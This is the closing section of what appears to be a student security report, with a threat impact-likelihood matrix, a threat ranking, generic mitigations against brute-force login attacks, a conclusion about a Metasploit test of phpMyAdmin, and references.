


Figure 7: Semiquantitative Impact Matrix

Threat ID	Threat	Impact	Likelihood	Total
1	Password Guessing (Brute Force Attack)	4	4	4 * 4 = 16
2	Credential Theft	4	3	4 * 3 = 12
3	Unauthorized Database Access	4	1	4 * 1 = 4
4	Remote Attack	3	2	3 * 2 = 6
5	Data Breach	3	3	3 * 3 = 9
6	Denial of Service (DoS) Attack	5	3	5 * 3 = 15
7	Malware Infection	5	2	5 * 2 = 10

Table 1: Threat Ranking

Note: all the numbers that are mentioned in the table are based on our knowledge, understanding of the system, and our assumptions.

1- Password Guessing (Brute Force Attack)

2- Denial of Service (DoS) Attack

3- Credential Theft

4- Malware Infection

5- Data Breach

6- Remote Attack

7- Unauthorized Database Access

3.7 Threats to be Addressed

Once any threat mentioned in the previous section has been identified on any other threats, all the data including the usernames, passwords, and any critical information should be changed. Also, the company must announce about the breach or attack that happened to the public. Furthermore, the company must put a strong plan to avoid this attack or any attack that could happen.

3.8 Threat Mitigation

1. Implementing a secure password policy
2. Enabling two-factor authentication (2FA)
3. Implementing an account lockout policy
4. Use Captchas
5. Rate limiting
6. Monitoring and Alerting

Conclusion

In conclusion, Metasploit offers a comprehensive platform for identifying and exploiting vulnerabilities, enabling organizations to enhance their software security. This report provides an explanation of the Metasploit framework and describes a scenario where a brute force attack was used to gain unauthorized access to a phpMyAdmin system and provides countermeasures to mitigate such attacks. Additionally, it discusses system vulnerabilities, potential attacks, security features, and protections. Finally, the report covers threat modeling as a systematic approach to identifying and mitigating potential threats and vulnerabilities.

References

[1] *Shakeel, "MySQL Pentesting using Metasploit Framework* - Irfan Shakeel - Medium," Medium, Dec. 13, 2021. [Online]. Available: https://irfaanshakeel.medium.com/mysql-pentesting-using-metasploit-framework-7c800e6209d7

[2] M. Cobb, "What is threat modeling?," Security, https://www.techtarget.com/searchsecurity/definition/threat-modeling (accessed May 18, 2023).

[3] S. McClure, J. Scambray, and G. Kurtz, *Hacking Exposed: Network Security Secrets and Solutions*. Emeryville, CA: McGraw-Hill/Osborne, 2012.

[4] R. Weaver, D. Weaver, and D. Farwood, *Guide to Network Defense and Countermeasures*. Australia: Course Technology, Cengage Learning, 2014.

[5] A. Harper, *Gray Hat Hacking the Ethical Hacker's Handbook*. S.l.: MCGRAW-HILL EDUCATION, 2018.